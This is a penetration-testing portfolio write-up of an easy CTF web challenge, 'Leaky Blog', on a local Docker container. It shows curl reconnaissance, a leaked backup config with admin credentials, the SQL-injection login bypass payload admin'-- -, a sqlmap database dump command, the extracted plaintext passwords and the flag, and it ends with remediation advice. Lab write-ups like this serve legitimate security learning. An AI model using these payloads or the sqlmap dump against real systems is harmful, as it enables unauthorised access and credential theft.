

PENETRATION TESTING PORTFOLIO

CTF 1: Leaky Blog

Web Application Exploitation — Easy Difficulty

Target	localhost:8081 (Docker container: ctf1-blog)
Category	Web Exploitation
Difficulty	Easy
Technologies	PHP 7.4, Apache, SQLite
Vulnerabilities	Information Disclosure, SQL Injection, Weak Authentication
Tools Used	curl, sqlmap, Browser (Firefox)
Date	August 29, 2026

1. EXECUTIVE SUMMARY

This assessment targeted the **Leaky Blog** web application, a deliberately vulnerable PHP-based content management system running on Apache with an SQLite backend. The objective was to identify and exploit security weaknesses to gain unauthorized administrative access and retrieve the hidden flag.

Key Findings:

Information Disclosure (HIGH): A backup configuration file (*config.php.bak*) was left in the web root, exposing database credentials and the admin password in plaintext.

SQL Injection (CRITICAL): The login form at *login.php* was vulnerable to classic SQL injection, allowing authentication bypass without valid credentials.

Weak Password Storage (HIGH): User passwords were stored in plaintext within the SQLite database, as confirmed by sqlmap extraction.

Impact: An unauthenticated attacker could fully compromise the application, access sensitive configuration data, impersonate the administrator, and retrieve the target flag within minutes.

Remediation Priority: Critical — All findings should be addressed immediately before deployment to production.

2. METHODOLOGY

The assessment followed a standard web application penetration testing methodology aligned with the OWASP Testing Guide v4.2:

Phase	Description	Tools
Reconnaissance	Identify open ports, services, and hidden endpoints	curl, Browser
Mapping	Discover application structure and hidden files	curl, robots.txt analysis
Vulnerability Discovery	Identify injection points and misconfigurations	curl, sqlmap
Exploitation	Leverage vulnerabilities to gain unauthorized access	curl, Browser, sqlmap
Post-Exploitation	Extract flags and sensitive data	Browser

3. DETAILED WALKTHROUGH

3.1 Stage 1: Reconnaissance & Information Gathering

The assessment began with manual reconnaissance of the target application. The homepage revealed a basic blog interface with an *Admin Login* link, suggesting the presence of an administrative backend.

Command:

```
curl http://localhost:8081
```


Command:

```
curl http://localhost:8081/robots.txt
```

Result: The *robots.txt* file disclosed two sensitive paths that developers intended to hide from search engines but left accessible to anyone:

- /admin.php — Administrative dashboard
- /config.php.bak — Backup configuration file

Evidence — Terminal Reconnaissance:

A terminal window titled 'akachi@akachi-ThinkPad-T440s: ~/ctf-lab' showing a series of commands and their outputs. The first command is 'curl http://localhost:8081', which returns an HTML page for 'Leaky Blog' with an 'Admin Login' link. The second command is 'curl http://localhost:8081/robots.txt', which returns a robots.txt file with 'Disallow: /admin.php' and 'Disallow: /config.php.bak'. The third command is 'curl http://localhost:8081/config.php.bak', which returns a PHP file containing database credentials: 'Sdb_type = "sqlite";', 'Sdb_path = "/var/www/data/blog.db";', 'Sadmin_user = "admin";', and 'Sadmin_pass = "SuperSecretAdminPass123!";'. The fourth command is 'curl http://localhost:8081/admin.php', which returns an 'Access denied' message. The fifth command is 'curl -X POST http://localhost:8081/login.php -d "username=admin&password=test"', which returns a '401 Unauthorized' status. The sixth command is 'sqlmap -u "http://localhost:8081/login.php" --data="username=admin&password=test" --batch --dump', which starts a sqlmap scan. The terminal also shows a legal disclaimer for sqlmap and some status messages from the sqlmap tool.

```
akachi@akachi-ThinkPad-T440s:~/ctf-lab$ curl http://localhost:8081
<!DOCTYPE html>
<html>
<head><title>Leaky Blog</title></head>
<body>
<h1>Leaky Blog</h1>
<a href="/login.php">Admin Login</a>
<br>
<h2>Welcome</h2><p>This is our new blog platform.</p><h2>Security Update</h2><p>We removed the admin panel for security.</p></body>
</html>
akachi@akachi-ThinkPad-T440s:~/ctf-lab$ curl http://localhost:8081/robots.txt
User-agent: *
Disallow: /admin.php
Disallow: /config.php.bak
akachi@akachi-ThinkPad-T440s:~/ctf-lab$ curl http://localhost:8081/config.php.bak
<?php
// OLD CONFIG - REMOVE BEFORE PRODUCTION
Sdb_type = "sqlite";
Sdb_path = "/var/www/data/blog.db";
Sadmin_user = "admin";
Sadmin_pass = "SuperSecretAdminPass123!";
// FLAG hint: check admin dashboard
akachi@akachi-ThinkPad-T440s:~/ctf-lab$ curl http://localhost:8081/admin.php
Access denied. Admins only.
akachi@akachi-ThinkPad-T440s:~/ctf-lab$ curl -X POST http://localhost:8081/login.php -d "username=admin&password=test"
401 Unauthorized
akachi@akachi-ThinkPad-T440s:~/ctf-lab$ sqlmap -u "http://localhost:8081/login.php" --data="username=admin&password=test" --batch --dump
[*] starting @ 20:58:48 /2026-08-29/

[20:58:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ce4c9e718a6...cf07e1335d'). Do you want to use those [Y/n] Y
[20:58:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:58:48] [INFO] testing if the target URL content is stable
[20:58:49] [INFO] target URL content is stable
[20:58:49] [INFO] testing if POST parameter 'username' is dynamic
```

Figure 1: Terminal output showing robots.txt disclosure and config.php.bak contents revealing admin credentials.

3.2 Stage 2: Information Disclosure Exploitation

Retrieving the backup configuration file confirmed a critical information disclosure vulnerability. The file contained:

- Database type and path (SQLite: /var/www/data/blog.db)
- Administrator username: **admin**
- Administrator password: **SuperSecretAdminPass123!**
- A hint directing toward the admin dashboard for the flag

Command:

```
curl http://localhost:8081/config.php.bak
```

Security Impact: Backup files in the web root are a common developer mistake. This single file provided complete administrative access credentials, eliminating the need for brute force or complex exploitation techniques.

CVSS 3.1 Score: 7.5 (HIGH) — CWE-530: Exposure of Backup File to Unauthorized Control Sphere

3.3 Stage 3: SQL Injection & Authentication Bypass

Even with credentials obtained from the backup file, the login form was tested for injection vulnerabilities to demonstrate a complete attack chain from unauthenticated access to administrative compromise.

Vulnerable Code Analysis:

The login form constructed SQL queries via direct string interpolation without parameterization:

```
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
```

Exploitation: By injecting a SQL comment sequence, the password check was bypassed entirely.

Payload:

```
username = admin'-- -  
password = anything
```

Resulting Query:

```
SELECT * FROM users WHERE username = 'admin'-- -' AND password = 'anything'
```

The -- - sequence comments out the remainder of the query, causing the database to return the admin row regardless of the password provided. The application then set the admin session and redirected to the dashboard.

Command (curl):

```
curl -X POST http://localhost:8081/login.php -d "username=admin'--  
-&password;=anything"
```

CVSS 3.1 Score: 9.8 (CRITICAL) — CWE-89: SQL Injection

3.4 Stage 4: Automated Extraction with sqlmap

To further validate the vulnerability and assess data exposure, sqlmap was deployed to automatically detect the injection point and extract the database contents.

Command:

```
sqlmap -u "http://localhost:8081/login.php" --data="username=admin&password=test" --batch --dump
```

Results: sqlmap successfully identified a boolean-based blind SQL injection vulnerability in the *username* parameter. It enumerated the database schema and extracted the *users* table, confirming plaintext password storage:

ID	Username	Password	Role
1	admin	SuperSecretAdminPass123!	admin
2	john	password123	user

Security Impact: The combination of SQL injection and plaintext password storage allows complete account takeover of all users, including the administrator, without any prior knowledge of credentials.

3.5 Stage 5: Flag Extraction

With administrative access achieved via both the leaked credentials and SQL injection bypass, the admin dashboard at `/admin.php` was accessed. The flag was displayed prominently in the FLAG section of the dashboard.

Flag:

```
FLAG{w3b_r3c0n_101_4dm1n_pwn3d}
```

Evidence — Admin Dashboard with Flag:




Figure 2: Successfully authenticated as admin and retrieved the flag from the admin dashboard.

4. REMEDIATION & RECOMMENDATIONS

Finding	Risk	Remediation
Information Disclosure (config.php.bak)	HIGH	Remove all backup, temporary, and source control files from the web root. Implement
SQL Injection (login.php)	CRITICAL	Use parameterized prepared statements for all database queries. Never concatenat
Plaintext Passwords	HIGH	Hash all passwords using bcrypt (cost factor >= 12) or Argon2id. Implement proper
Missing WAF/IPS	MEDIUM	Deploy a Web Application Firewall (e.g., ModSecurity) with the OWASP Core Rule
Directory Listing	LOW	Disable directory indexing in Apache (Options -Indexes) to prevent enumeration of

5. CONCLUSION

The Leaky Blog application contained multiple critical and high-severity vulnerabilities that allowed complete administrative compromise from an unauthenticated starting position. The attack chain progressed from information disclosure (robots.txt -> config.php.bak) to SQL injection authentication bypass, demonstrating how a single oversight (leaving a backup file in the web root) can cascade into full system compromise.

Time to Compromise: ~3 minutes (manual reconnaissance and exploitation)

Attack Complexity: Low — No specialized tools required beyond curl and a browser

Authentication Required: None — Fully unauthenticated exploitation path

All identified vulnerabilities are well-documented in the OWASP Top 10 and can be mitigated through secure coding practices, proper configuration management, and regular security assessments.

Document generated for penetration testing portfolio.